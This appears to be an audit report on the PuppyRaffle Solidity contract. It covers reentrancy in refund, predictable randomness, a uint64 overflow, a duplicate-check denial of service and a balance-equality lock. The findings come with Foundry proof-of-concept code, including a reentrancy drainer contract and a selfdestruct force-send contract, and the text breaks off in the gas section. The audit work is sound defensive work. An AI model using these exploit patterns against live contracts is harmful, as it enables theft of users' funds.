




PuppyRaffle Audit Report

Version 1.0

Cyfrin.io

September 13, 2026

/maketitle

Prepared by: SmileNot Lead Auditors: - SmileNot

Table of Contents

- Table of Contents
- Protocol Summary
- Disclaimer
- Risk Classification
- Audit Scope Details
 - Compatibilities
 - Roles
- Known issues
 - Issues found
- Findings
 - High
 - * [H-1] `PuppyRaffle::refund` performs an external call before updating the state, making it vulnerable to a reentrancy attack
 - * [H-2] Weak randomness in `PuppyRaffle::selectWinner` allows anyone to predict the winner and the minted puppy's rarity
 - * [H-3] `PuppyRaffle::totalFees` might cause overflow and uses an unsafe cast, blocking the `PuppyRaffle::withdrawFees` function
 - Medium
 - * [M-1] Smart contract raffle winners without a `fallback` or `receive` function cause `PuppyRaffle::selectWinner` to revert, discarding the legitimate winner
 - * [M-2] Looping through players array to check for duplicate players in `PuppyRaffle::enterRaffle` is vulnerable to a denial of service (DoS) attack
 - * [M-3] Strict equality on the contract balance in `PuppyRaffle::withdrawFees` allows anyone to permanently block the function by force-sending ETH
 - Low
 - * [L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for both the first player and non-existent players, making them indistinguishable
 - Gas

- * [G-1] Unchanged state variables should be declared as `constant` or `immutable`
- * [G-2] Storage variables in a loop should be cached
- * [G-3] State is written to storage before the duplicate check in `PuppyRaffle::enterRaffle`, wasting gas on reverted transactions
- Informational
 - * [I-1] Solidity pragma should be specific, not wide
 - * [I-2] Using an outdated Solidity version is not recommended
 - * [I-3] Missing checks for `address(0)` when assigning values to address state variables
 - * [I-4] Some events are missing `indexed` fields
 - * [I-5] Use of “magic” numbers in `PuppyRaffle::selectWinner` is discouraged
 - * [I-6] `PuppyRaffle::_isActivePlayer` function is never used
 - * [I-7] `PuppyRaffle::refund` emits `RaffleRefunded` after the external call, allowing events to be emitted out of order
 - * [I-8] `PuppyRaffle::refund` requires the caller to supply their own array index, which is error-prone and unnecessary

Protocol Summary

This project is to enter a raffle to win a cute dog NFT. The protocol should do the following:

1. Call the `enterRaffle` function with the following parameters:
 1. `address[] participants`: A list of addresses that enter. You can use this to enter yourself multiple times, or yourself and a group of your friends.
2. Duplicate addresses are not allowed
3. Users are allowed to get a refund of their ticket & `value` if they call the `refund` function
4. Every X seconds, the raffle will be able to draw a winner and be minted a random puppy
5. The owner of the protocol will set a `feeAddress` to take a cut of the `value`, and the rest of the funds will be sent to the winner of the puppy.

Disclaimer

The SmileNot team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
Likelihood	High	H	H/M	M
	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Scope Details

- Commit Hash: e30d199697bbc822b646d76533b66b7d529b8ef5
- In Scope:

```
1 ./src/  
2 #-- PuppyRaffle.sol
```

Compatibilities

- Solc Version: 0.7.6
- Chain(s) to deploy contract to: Ethereum

Roles

Owner - Deployer of the protocol, has the power to change the wallet address to which fees are sent through the [changeFeeAddress](#) function. Player - Participant of the raffle, has the power to enter the raffle with the [enterRaffle](#) function and refund value through [refund](#) function.

Known issues

None

Issues found

Severity	N° of issues found
High	3
Medium	3
Low	1
Gas	3
Informative	8
Total	18

Findings

High

[H-1] `PuppyRaffle::refund` performs an external call before updating the state, making it vulnerable to a reentrancy attack

Description: `PuppyRaffle::refund` does not respect the CEI pattern. The low-level call inside `payable(msg.sender).sendValue(entranceFee)` is executed before the player is removed from `players` array. This hands control to the attack contract creating the possibility to a reentrancy attack which allows the attacker to drain all the funds.

```
1 // @audit Reentrancy attack
2 @> payable(msg.sender).sendValue(entranceFee);
3
4 players[playerIndex] = address(0);
```

Impact: This creates an opportunity for a malicious user to drain all the funds held by the contract through a cyclic reentrancy attack until the contract is empty.

Proof of Concept: In the following test, a `PuppyRaffle` contract starts with four legitimate users who entered the raffle. The test adds a malicious contract which enters the raffle through `attackContract.startAttack()`;

This malicious contract enters the raffle and fires a refund triggering the low-level call in `PuppyRaffle::refund`. That hands control over to `ReentrancyContract::receive` firing the reentrancy and emptying the `PuppyRaffle` contract in the process.

In this case we get as outputs:

```
1  === INITIAL STATE ===
2  Initial attacker balance : 100000000000000000000
3  Initial victim balance   : 400000000000000000000
4  === FINAL STATE ===
5  Final attacker balance   : 500000000000000000000
6  Final victim balance     : 0
7  Reentrancy was successful!
```

The contract is fully drained.

PoC

Place the following test into `PuppyRaffle.t.sol`.

```
1  function test_reentrancyRefund() public playersEntered {
2      ReentrancyContract attackContract = new ReentrancyContract(
3          puppyRaffle);
4      vm.deal(address(attackContract), 1 ether);
5
6      uint256 initialAttackerBalance = address(attackContract).
7          balance;
8      uint256 initialVictimBalance = address(puppyRaffle).balance;
9      console2.log("=== INITIAL STATE ===");
10     console2.log("Initial attacker balance : ",
11         initialAttackerBalance);
12     console2.log("Initial victim balance : ",
13         initialVictimBalance);
14
15     attackContract.startAttack();
16
17     uint256 finalAttackerBalance = address(attackContract).balance;
18     uint256 finalVictimBalance = address(puppyRaffle).balance;
19     console2.log("=== FINAL STATE ===");
20     console2.log("Final attacker balance : ",
21         finalAttackerBalance);
22     console2.log("Final victim balance : ", finalVictimBalance
23         );
24
25     if(initialAttackerBalance < finalAttackerBalance) {
26         console2.log("Reentrancy was successful!");
27     } else {
28         console2.log("Reentrancy failed");
29     }
30 }
31
32 // This goes outside the PuppyRaffleTest contract
33 contract ReentrancyContract {
34     PuppyRaffle puppyRaffle;
35     uint256 entranceFee;
```

```
31     uint256 attackerIndex;
32
33     constructor(PuppyRaffle _puppyRaffle) {
34         puppyRaffle = _puppyRaffle;
35         entranceFee = puppyRaffle.entranceFee();
36     }
37
38     function startAttack() external {
39         address[] memory players = new address[](1);
40         players[0] = address(this);
41         puppyRaffle.enterRaffle{value: entranceFee}(players);
42
43         attackerIndex = puppyRaffle.getActivePlayerIndex(address(this))
44             ;
45         puppyRaffle.refund(attackerIndex);
46     }
47
48     receive() external payable {
49         if(address(puppyRaffle).balance >= entranceFee) {
50             puppyRaffle.refund(attackerIndex);
51         }
52     }
53 }
```

Recommended Mitigation: There is a main recommendations:

1. Consider following the CEI pattern, which updates state before the external call, removing any reentrancy possibility. Example:

```
1     function refund(uint256 playerIndex) public {
2 +         // Checks
3         address playerAddress = players[playerIndex];
4         require(playerAddress == msg.sender, "PuppyRaffle: Only the
           player can refund");
5         require(playerAddress != address(0), "PuppyRaffle: Player
           already refunded, or is not active");
6
7 -         payable(msg.sender).sendValue(entranceFee);
8
9 +         // Effects
10        players[playerIndex] = address(0);
11        emit RaffleRefunded(playerAddress);
12
13 +         // Interactions
14 +         payable(msg.sender).sendValue(entranceFee);
15    }
```

2. Consider using a battle-tested library such as [ReentrancyGuard](#) from OpenZeppelin. Example:

```
1      ...
2
3      import {Base64} from "lib/base64/base64.sol";
4 +    import {ReentrancyGuard} from "@openzeppelin/contracts/utils/
      ReentrancyGuard.sol";
5
6      ...
7
8 -    contract PuppyRaffle is ERC721, Ownable {
9 +    contract PuppyRaffle is ERC721, Ownable, ReentrancyGuard {
10
11     ...
12
13 -    function refund(uint256 playerIndex) public {
14 +    function refund(uint256 playerIndex) public nonReentrant {
15         address playerAddress = players[playerIndex];
16         require(playerAddress == msg.sender, "PuppyRaffle: Only the
           player can refund");
17         require(playerAddress != address(0), "PuppyRaffle: Player
           already refunded, or is not active");
18
19         payable(msg.sender).sendValue(entranceFee);
20
21         players[playerIndex] = address(0);
22         emit RaffleRefunded(playerAddress);
23     }
```

3. Consider adding a new lock variable, like a bool, which locks the entrance at the start of the function and unlocks it at the end. Example:

```
1      ...
2
3      address public previousWinner;
4 +    bool public locked;
5
6      ...
7
8      function refund(uint256 playerIndex) public {
9 +        if (locked) revert();
10 +        locked = true;
11
12         address playerAddress = players[playerIndex];
13         require(playerAddress == msg.sender, "PuppyRaffle: Only the
           player can refund");
14         require(playerAddress != address(0), "PuppyRaffle: Player
           already refunded, or is not active");
15
16         payable(msg.sender).sendValue(entranceFee);
17
18         players[playerIndex] = address(0);
```

```
19         emit RaffleRefunded(playerAddress);
20 +         locked = false;
21     }
```

[H-2] Weak randomness in `PuppyRaffle::selectWinner` allows anyone to predict the winner and the minted puppy's rarity

Description: `PuppyRaffle::selectWinner` uses as a source of randomness: `msg.sender`, `block.timestamp` and `block.difficulty` to select the `PuppyRaffle::winnerIndex` and `PuppyRaffle::rarity` — none of which is a safe source of randomness. `block.timestamp` and `block.difficulty` can be known within the block and `msg.sender` can be manipulated by an attacker — by grinding addresses off-chain — until the hash produces the outcome they want, then submit the transaction.

```
1 // @audit notRandom
2 @> uint256 winnerIndex =
3     uint256(keccak256(abi.encodePacked(msg.sender, block.timestamp,
4     block.difficulty))) % players.length;
5
6 ...
7 @> uint256 rarity = uint256(keccak256(abi.encodePacked(msg.sender,
8     block.difficulty))) % 100;
```

Because `msg.sender` is fully controlled by the caller, an attacker does not need to wait for favorable conditions: within a single block, where `block.timestamp` and `block.difficulty` are already known, the search space is tiny (`PuppyRaffle::players.length` outcomes for the winner, 100 for the rarity), so grinding an address that yields the desired result is trivial.

Impact: Any user can predict the outcome for the winner and rarity and win the prize pool and the rarity they want. As a result, honest users have no real chance of winning, which makes the raffle fundamentally broken rather than merely unfair. `PuppyRaffle::winnerIndex` weak randomness is a high severity while `PuppyRaffle::rarity` is a medium.

Proof of Concept:

PoC 1 — Predictable winner

In the following test, a `PuppyRaffle` contract starts with four legitimate users who entered the raffle. Using the same non-random calculation in `PuppyRaffle.sol` we store the expected winner before firing `PuppyRaffle::selectWinner`. After firing `PuppyRaffle::selectWinner` we store that real winner and compare it to the expected one confirming that both match. This means that someone can fire `PuppyRaffle::selectWinner` controlling the `msg.sender` and combining with the other two known inputs to get its address index.

In this case we get as outputs:

```
1 The expected winner is      : 0x0000000000000000000000000000000000000000000000000000000000000004
2 The real winner is         : 0x0000000000000000000000000000000000000000000000000000000000000004
3 Expected winner == real winner
```

The contract sends the reward to a predetermined user.

Place the following test into `PuppyRaffle.t.sol`.

```
1 function test_notRandomWinnerIndex() public playersEntered {
2     vm.warp(puppyRaffle.raffleStartTime() + puppyRaffle.raffleDuration
3         ());
4     // `playersEntered` enters 4 users, so players.length is hardcoded
5     // here
6     // `address(this)` instead of `msg.sender` to match that input with
7     // the call to `puppyRaffle.selectWinner()`
8     uint256 expectedIndexWinner = uint256(keccak256(abi.encodePacked(
9         address(this), block.timestamp, block.difficulty))) % 4;
10    address expectedWinner = puppyRaffle.players(expectedIndexWinner);
11
12    puppyRaffle.selectWinner();
13
14    address realWinner = puppyRaffle.previousWinner();
15    console2.log("The expected winner is      : ", expectedWinner);
16    console2.log("The real winner is         : ", realWinner);
17
18    if (expectedWinner == realWinner) console2.log("Expected winner ==
19        real winner");
20    assertEq(expectedWinner, realWinner, "winner was not predictable");
21 }
```

PoC 2 — Predictable puppy rarity

Same setup as PoC 1. We calculate the expected rarity with the same parameter as we know the `PuppyRaffle::rarity` will do. Then `PuppyRaffle::selectWinner` its fired and we store the real rarity outcome. When comparing it against each other we get both are equal. Meaning `PuppyRaffle::rarity` uses weak and predictable randomness which someone can take advantage selecting the rarity they want.

In this case we get as outputs:

```
1 Expected rarity : 70
2 Actual rarity   : 70
3 Expected rarity == actual rarity
```

The contract gives a predefined rarity.

Place the following test into `PuppyRaffle.t.sol`.

```
1 function test_notRandomRarity() public playersEntered {
2     vm.warp(puppyRaffle.raffleStartTime() + puppyRaffle.raffleDuration
3         ());
4     // Reproduce the on-chain calc: `address(this)` is the msg.sender
5     // of selectWinner()
6     uint256 rarity = uint256(keccak256(abi.encodePacked(address(this),
7         block.difficulty))) % 100;
8     uint256 expectedRarity;
9     if (rarity <= puppyRaffle.COMMON_RARITY()) {
10         expectedRarity = puppyRaffle.COMMON_RARITY();
11     } else if (rarity <= puppyRaffle.COMMON_RARITY() + puppyRaffle.
12         RARE_RARITY()) {
13         expectedRarity = puppyRaffle.RARE_RARITY();
14     } else {
15         expectedRarity = puppyRaffle.LEGENDARY_RARITY();
16     }
17     uint256 tokenId = puppyRaffle.totalSupply(); // 0 for the first
18     // mint
19     puppyRaffle.selectWinner();
20     uint256 actualRarity = puppyRaffle.tokenIdToRarity(tokenId);
21     console2.log("Expected rarity : ", expectedRarity);
22     console2.log("Actual rarity : ", actualRarity);
23     if (expectedRarity == actualRarity) console2.log("Expected rarity
24         == actual rarity");
25     assertEq(actualRarity, expectedRarity, "rarity was not predictable"
26         );
27 }
```

Recommended Mitigation: Use Chainlink VRF for both the winner index and the rarity roll. This external oracle provides verifiable on-chain randomness. It requires two steps: request the random number and then a callback in `fulfillRandomWords`. It will also be necessary to restructure `PuppyRaffle::selectWinner` for proper functionality.

No block variable (`timestamp`, `prevrandao`, `blockhash`, `difficulty`, `number`) should ever be used as a source of randomness on-chain.

[H-3] `PuppyRaffle::totalFees` might cause overflow and uses an unsafe cast, blocking the `PuppyRaffle::withdrawFees` function

Description: `PuppyRaffle::totalFees` is declared as a `uint64` variable instead of a `uint256`. This causes two bugs:

1. Unsafe cast: `PuppyRaffle::fee` is declared as a `uint256` but when calculating `PuppyRaffle`

`::totalFees` its casted to `uint64` without any safety. If: `fee > type(uint64).max` (~18.44 ETH) the variable wraps modulo 2^{64} — the high bits are silently discarded, so `totalFees` ends up far below the real amount. For that to happen would be needed ≈ 93 players (if `PuppyRaffle::entranceFee = 1` ETH): $93 \text{ players} * 1 \text{ ETH} * 20 / 100 = 18.6 \text{ ETH} > \text{type(uint64).max}$. 2. Overflow: raffles whose individual fee fits in `uint64` still may cause an overflow in `PuppyRaffle::totalFees` as its a `uint64` declared variable. The accumulated sum in `totalFees` wraps modulo 2^{64} as well.

```
1 @> uint64 public totalFees = 0;
2
3     ...
4
5     function selectWinner() external {
6         ...
7
8         // @audit overflow & casting
9 @>         totalFees = totalFees + uint64(fee);
```

Impact: As a consequence of this bug, `uint64` variable and the `uint64` forced cast might silently wrap modulo 2^{64} without any warning causing the loss of the real value of `PuppyRaffle::totalFees`. Both bugs leads to a block of `PuppyRaffle::withdrawFees` function, which uses `PuppyRaffle::totalFees` to send the fees and its `require(address(this).balance == uint256(totalFees))`, as this last require could not be passed the function stay locked forever.

Proof of Concept: In the following test we can see how the unsafe cast corrupts the real accounting of `PuppyRaffle::fee` reflected in `PuppyRaffle::totalFees`. Since the raffle was initialized from the start, total fees was 0 so it couldn't be the problem. `PuppyRaffle::totalFees` and its overflow bug is not tested in the PoC but also produces the same issue and its fixes are the same as the unsafe cast.

PoC

In the following test we clearly see how the real output — `uint64` variable — overflows without any warning.

In this case we get as outputs:

```
1 The expected total fees are : 19000000000000000000
2 The real total fees are    : 553255926290448384
```

The `uint64` value wrapped: $19e18$ was stored as $19e18 - 2^{64} \approx 0.55e18$.

Place the following test into `PuppyRaffle.t.sol`.

```
1 function test_UnsafeCast() public {
2     vm.warp(puppyRaffle.raffleStartTime() + puppyRaffle.raffleDuration
3         ());
```

```
3
4     uint256 numPlayers = 95;
5     address[] memory players = new address[](numPlayers);
6     for (uint256 i = 0; i < numPlayers; i++) {
7         players[i] = address(i + 1_000_000);
8     }
9     puppyRaffle.enterRaffle{value: entranceFee * numPlayers}(players);
10
11     // Manual calculation in uint256
12     uint256 expectedTotalAmountCollected = players.length * entranceFee
13         ;
14     uint256 expectedFee = (expectedTotalAmountCollected * 20) / 100;
15     uint256 expectedTotalFees = expectedFee;
16
17     assertEq(uint256(puppyRaffle.totalFees()), uint256(0), "total fees
18         should be 0 before entering the raffle");
19     assertGt(expectedFee, type(uint64).max, "expected fee should be
20         greater than the maximum value of uint64");
21
22     puppyRaffle.selectWinner();
23
24     // Real result in uint64
25     uint64 realTotalFees = puppyRaffle.totalFees();
26
27     console2.log("The expected total fees are      : ", expectedTotalFees
28         );
29     console2.log("The real total fees are          : ", uint256(
30         realTotalFees));
31     assertLt(uint256(realTotalFees), expectedTotalFees, "real total
32         fees should be less than the expected value");
33
34     // Withdraw function results in a block
35     assertTrue(address(puppyRaffle).balance != uint256(realTotalFees),
36         "puppyRaffle balance shouldn't be equal to the real total fees")
37         ;
38     vm.expectRevert("PuppyRaffle: There are currently players active!")
39         ;
40     puppyRaffle.withdrawFees();
41 }
42 }
```

Recommended Mitigation: There are a few recommendations:

1. Change the `PuppyRaffle::totalFees` type variable from `uint64` to `uint256` and remove the forced cast. This solves the issue as the max of a `uint256` variable is huge — `1.158e77` —, compared against the `uint64` max — `1.845e19`.

```
1     ...
2
3 -   uint64 public totalFees = 0;
4 +   uint256 public totalFees = 0;
```

```
5
6     ...
7
8     function selectWinner() external {
9         ...
10
11 -         totalFees = totalFees + uint64(fee);
12 +         totalFees = totalFees + fee;
```

2. Consider using the library `SafeMath` and `SafeCast` from OpenZeppelin. For compiler 0.7.6 use v3.4.0 from the contract library.

```
1     ...
2     import {Address} from "@openzeppelin/contracts/utils/Address.sol";
3 +     import {SafeMath} from "@openzeppelin/contracts/math/SafeMath.sol";
4 +     import {SafeCast} from "@openzeppelin/contracts/utils/SafeCast.sol"
5     ;
6     ...
7
8     contract PuppyRaffle is ERC721, Ownable {
9         using Address for address payable;
10 +         using SafeMath for uint256;
11 +         using SafeCast for uint256;
12
13         ...
14
15 -         totalFees = totalFees + uint64(fee);
16 +         totalFees = uint256(totalFees).add(fee).toUint64();
```

Consider that “.toUint64()” will fire a revert which removes the unwarned truncation but does not fix the uint64 space issue. Knowing that, mitigation 2 is better only if the uint64 is strictly wanted, if not, use mitigation 1.

Medium

[M-1] Smart contract raffle winners without a fallback or receive function cause `PuppyRaffle::selectWinner` to revert, discarding the legitimate winner

Description: The `PuppyRaffle::selectWinner` function is responsible for resetting the lottery. If the low-level call `((bool success,) = winner.call{value: prizePool}(""));` does not succeed, `success` would be false and revert in the next `require` line. Same issue happens with `_safeMint` if the recipient does not implement `IERC721Receiver`. Due to that, the winner of that raffle would be discarded.

```
1     function selectWinner() external {
2         ...
3
4     @>     (bool success,) = winner.call{value: prizePool}("");
5     @>     require(success, "PuppyRaffle: Failed to send prize pool to
6         winner");
7     @>     _safeMint(winner, tokenId);
```

Impact: If the winner turns out to be a smart contract without any `fallback` or `receive` function, the transaction will revert causing the selected winner to be discarded silently.

Same issue applies to `_safeMint`, which calls `onERC721Received` on the recipient. A contract that accepts ETH but does not implement `IERC721Receiver` will not accept the NFT and revert the whole transaction resulting in the same consequences as before. Either failure point discards the winner.

Proof of Concept: 1. Four users (or more) enter the raffle, one of them being a smart contract wallet without any `fallback` or `receive` function. 2. The raffle ends. 3. `PuppyRaffle::selectWinner` fires and that one smart contract wallet wins. The contract tries to send the prize to the winner but, as it does not have any `fallback` or `receive` function, the call reverts and the winner gets nothing. 4. Now the next call of `PuppyRaffle::selectWinner` function might select a different winner.

Note: Same issue applies to a smart contract wallet that does not implement `IERC721Receiver`, whole transaction will revert discarding the winner in the process.

Recommended Mitigation: There are a few mitigations to apply: 1. Create a mapping of address -> payout amount so winners can claim their payout whenever they want through a new function designed to meet that need. Claiming must also cover the NFT, not just the ETH. Either mint with `_mint` instead of `_safeMint`, or have the winner claim the NFT through the same pull mechanism. 2. Do not allow smart contract wallets to enter the raffle (not recommended: breaks legitimate smart contract wallets from real users).

[M-2] Looping through players array to check for duplicate players in

PuppyRaffle::enterRaffle is vulnerable to a denial of service (DoS) attack

Description: As each new player is added to the `PuppyRaffle::players` array, the function must perform a nested loop over the entire array to check for duplicates. This makes each interaction more gas expensive, since it has to do more comparisons. If the array is long enough, it results in an expensive gas execution of the transaction reaching a dramatically expensive cost for the last players.

```
1     // @audit DoS Attack
2     @>     for (uint256 i = 0; i < players.length - 1; i++) {
3         for (uint256 j = i + 1; j < players.length; j++) {
```

```
4         require(players[i] != players[j], "PuppyRaffle: Duplicate
5             player");
6     }
}
```

Impact: The gas cost for each new player will increase, making it prohibitively expensive for new users to enter once the array is long enough. This discourages later users from entering and causes a rush at the start of the raffle to be one of the first entrants in the queue. Also can happen that the gas required by `PuppyRaffle::enterRaffle` exceeds the block gas limit, permanently blocking any further entries.

Proof of Concept: In the following test we can see how this gas increment is applied when we have two sets of 100 players.

In this case we get as outputs:

```
1 -Gas spent for the first 100 players: 6503222
2 -Gas spent for the second 100 players: 18995459
```

That's almost 3x more expensive.

PoC

Place the following test into `PuppyRaffle.t.sol`.

```
1 function test_denialOfService() public {
2     vm.txGasPrice(1);
3
4     // We enter our first 100 players
5     uint256 numPlayers = 100;
6     address[] memory players = new address[](numPlayers);
7     for (uint256 i = 0; i < numPlayers; i++) {
8         players[i] = address(i);
9     }
10
11     // We calculate the gas spent
12     uint256 gasStart = gasleft();
13     puppyRaffle.enterRaffle{value: entranceFee * numPlayers}(players);
14     uint256 gasEnd = gasleft();
15
16     uint256 gasSpentOne = gasStart - gasEnd;
17     console.log("Gas spent for the first 100 players: ", gasSpentOne);
18
19     // Next 100 players
20     address[] memory playersTwo = new address[](numPlayers);
21     for (uint256 i = 0; i < numPlayers; i++) {
22         playersTwo[i] = address(i + numPlayers);
23     }
24
25     // We calculate the gas spent
```

```
26     gasStart = gasleft();
27     puppyRaffle.enterRaffle{value: entranceFee * numPlayers}(playersTwo
    );
28     gasEnd = gasleft();
29
30     uint256 gasSpentTwo = gasStart - gasEnd;
31     console.log("Gas spent for the second 100 players: ", gasSpentTwo);
32
33     assert(gasSpentOne < gasSpentTwo);
34 }
```

Recommended Mitigation: There are a few recommendations:

1. Consider allowing duplicates. Users can create new wallet addresses anyway, so checking for duplicates does not stop the same user from entering multiple times.
2. Consider using a mapping with a require to check for duplicates. This eliminates the nested for loop and, as a consequence, the DoS vector.

```
1     address public previousWinner;
2 +     uint256 public raffleId = 0;
3
4     ...
5
6     mapping(uint256 => string) public rarityToName;
7 +     mapping(address => uint256) public addressToRaffleId;
8
9     ...
10
11     function enterRaffle(address[] memory newPlayers) public
    payable {
12         require(msg.value == entranceFee * newPlayers.length, "
            PuppyRaffle: Must send enough to enter raffle");
13
14         for (uint256 i = 0; i < newPlayers.length; i++) {
15 +             require(addressToRaffleId[newPlayers[i]] != raffleId, "
                PuppyRaffle: Duplicate player");
16 +             addressToRaffleId[newPlayers[i]] = raffleId;
17             players.push(newPlayers[i]);
18         }
19
20         // Check for duplicates
21         for (uint256 i = 0; i < players.length - 1; i++) {
22             for (uint256 j = i + 1; j < players.length; j++) {
23                 require(players[i] != players[j], "PuppyRaffle:
                Duplicate player");
24             }
25         }
26         emit RaffleEnter(newPlayers);
27     }
28 }
```

```
29         ...
30
31         function selectWinner() external {
32 +         raffleId = raffleId + 1;
```

[M-3] Strict equality on the contract balance in `PuppyRaffle::withdrawFees` allows anyone to permanently block the function by force-sending ETH

Description: `PuppyRaffle::withdrawFees` function uses a strict equality between `address(this).balance` and `uint256(totalFees)`. Any user (whether malicious or not) can force-send ETH to the contract breaking this strict equality and permanently blocking the function. Sending more ETH cannot fix the block: `address(this).balance` can only increase, so once it exceeds `totalFees` the equality can never hold again.

```
1     function withdrawFees() external {
2         // @audit Mishandling ETH
3     @>     require(address(this).balance == uint256(totalFees), "
           PuppyRaffle: There are currently players active!");
```

Impact: The contract remains without any possibility to withdraw the fees. The rest of the contract functionality will still work but accumulated fees will remain permanently blocked in the contract.

Proof of Concept: In the following test we can see how, after an external contract fires `selfdestruct` (which resides in `SelfDestructiveContract::destroy` function) with `PuppyRaffle` address as the receiver, the `PuppyRaffle::withdrawFees` function fires the revert from its first `require` causing a permanent block.

PoC

Place the following test into `PuppyRaffle.t.sol`.

```
1     function test_StrictEqualityBlocks() public playersEntered {
2         SelfDestructiveContract selfDestructiveContract = new
           SelfDestructiveContract(puppyRaffle);
3         vm.deal(address(selfDestructiveContract), 1 wei);
4         vm.warp(puppyRaffle.raffleStartTime() + puppyRaffle.
           raffleDuration());
5         vm.roll(block.number + 1);
6
7         selfDestructiveContract.destroy();
8
9         vm.expectRevert("PuppyRaffle: There are currently players
           active!");
10        puppyRaffle.withdrawFees();
11    }
12 }
```

```
13
14 ...
15
16 // This goes outside the PuppyRaffleTest contract
17 contract SelfDestructiveContract {
18     PuppyRaffle puppyRaffle;
19
20     constructor(PuppyRaffle _puppyRaffle) {
21         puppyRaffle = _puppyRaffle;
22     }
23
24     function destroy() external {
25         selfdestruct(payable(address(puppyRaffle)));
26     }
27 }
```

Note that since EIP-6780 (Cancun), selfdestruct no longer deletes the contract unless called in the same transaction as its creation, but it still forwards the balance, which is all that is needed here.

Recommended Mitigation: There are a few recommendations:

1. Consider changing the strict equality == to checking the `players` length which correctly enforces that no active player remains in the raffle and removes the ETH mishandling issue.

```
1 function withdrawFees() external {
2 -     require(address(this).balance == uint256(totalFees), "
  PuppyRaffle: There are currently players active!");
3 +     require(players.length == 0, "PuppyRaffle: There are currently
  players active!");
4     uint256 feesToWithdraw = totalFees;
```

This solves the ETH mishandling but the force-sent ETH will still be blocked in the contract because `totalFees` variable does not account for it. If this ETH needs to be withdrawn there are two main changes to apply:

```
1     ...
2
3     address public feeAddress;
4 -     uint64 public totalFees = 0;
5
6     ...
7
8     function selectWinner() external {
9         ...
10
11 -         totalFees = totalFees + uint64(fee);
12
13         ...
14     }
15
```

```
16     function withdrawFees() external {
17         require(players.length == 0, "PuppyRaffle: There are
           currently players active!");
18 -       uint256 feesToWithdraw = totalFees;
19 +       uint256 feesToWithdraw = address(this).balance;
20         (bool success,) = feeAddress.call{value: feesToWithdraw}("")
           );
21         require(success, "PuppyRaffle: Failed to withdraw fees");
22     }
```

Note: In the code above, totalFees variable is removed as it is not needed anymore, we use address(this).balance instead.

or

```
1  function removeExceededETH() external onlyOwner {
2      uint256 exceededETH = address(this).balance - uint256(totalFees);
3      require(exceededETH != 0, "PuppyRaffle: There isn't any exceeded
           ETH");
4
5      (bool success,) = feeAddress.call{value: exceededETH}("");
6      require(success, "PuppyRaffle: Failed to withdraw exceeded ETH");
7  }
```

The code above should be placed in PuppyRaffle contract to withdraw the exceeded fees.

The last snippet mitigates the bug without changing `PuppyRaffle::withdrawFees` function. `PuppyRaffle::withdrawFees` will still get blocked but firing `PuppyRaffle::removeExceededETH` unlocks it as the exceeded ETH is removed. The downside of this solution is that the block is still possible and every time it happens `PuppyRaffle::removeExceededETH` needs to be called.

As a conclusion, `address(this).balance` should never be used in a strict equality. A contract's balance can always be increased by external parties without executing any of its code. This might break some contract functionality as in the `PuppyRaffle::withdrawFees` case.

Low

[L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for both the first player and non-existent players, making them indistinguishable

Description: If a player is in index 0 in `players` array will get 0 as output when calling `PuppyRaffle::getActivePlayerIndex` function. This output is the same one as for a non-existing player. This might confuse the player as they don't know whether they are in the raffle or not.

```
1     function getActivePlayerIndex(address player) external view returns
      (uint256) {
2         for (uint256 i = 0; i < players.length; i++) {
3             if (players[i] == player) {
4 @>                 return i;
5             }
6         }
7 @>     return 0;
8     }
```

Impact: Player assigned with the index 0 in `players` array might think they have not entered the raffle as it is the same output for a non-existing player. This may lead the player to attempt to enter the raffle again, wasting gas.

Also, the return value is also used to build calls to `refund(playerIndex)`. Since 0 is both a valid index and non-existing player, any integration that trusts this return value operates on the wrong player.

Proof of Concept: 1. First user enters the raffle. 2. User calls `PuppyRaffle::getActivePlayerIndex` and gets 0 as output. 3. User might think they have not entered the raffle due to the function documentation which states that 0 means non-active.

Recommended Mitigation: There are two recommendations: 1. Instead of returning 0 when there is a non-existing player it should revert, return -1 (int256) or return `true, i / false, 0` (bool, uint256). 2. Start indexing players at 1st position, reserving the 0th position only for the non-existing user.

Note: Second mitigation requires auditing every loop and length check in the contract, since `players.length` would no longer match the number of participants.

Gas

[G-1] Unchanged state variables should be declared as constant or immutable

Description: Reading from storage is expensive. State variables that are never modified after deployment should be declared as immutable or constant to save gas.

Instances: - `PuppyRaffle::raffleDuration` should be `immutable`. - `PuppyRaffle::commonImageUri` should be `constant`. - `PuppyRaffle::rareImageUri` should be `constant`. - `PuppyRaffle::legendaryImageUri` should be `constant`.

Recommendation: Change there declaration as it was suggested before.

[G-2] Storage variables in a loop should be cached

Description: Every time you call `players.length` you read from storage. This is very expensive in a loop because in each loop cost more gas than caching it in memory.

```
1 // @audit-gas uint256 playersLength = players.length;
2 @> for (uint256 i = 0; i < players.length - 1; i++) {
3     for (uint256 j = i + 1; j < players.length; j++) {
4         require(players[i] != players[j], "PuppyRaffle: Duplicate
5             player");
6     }
```

Recommendation: Create a new variable to store `players.length` so it is only read once instead of on every iteration.

```
1 + uint256 playersLength = players.length;
2 - for (uint256 i = 0; i < players.length - 1; i++) {
3 + for (uint256 i = 0; i < playersLength - 1; i++) {
4 -     for (uint256 j = i + 1; j < players.length; j++) {
5 +     for (uint256 j = i + 1; j < playersLength; j++) {
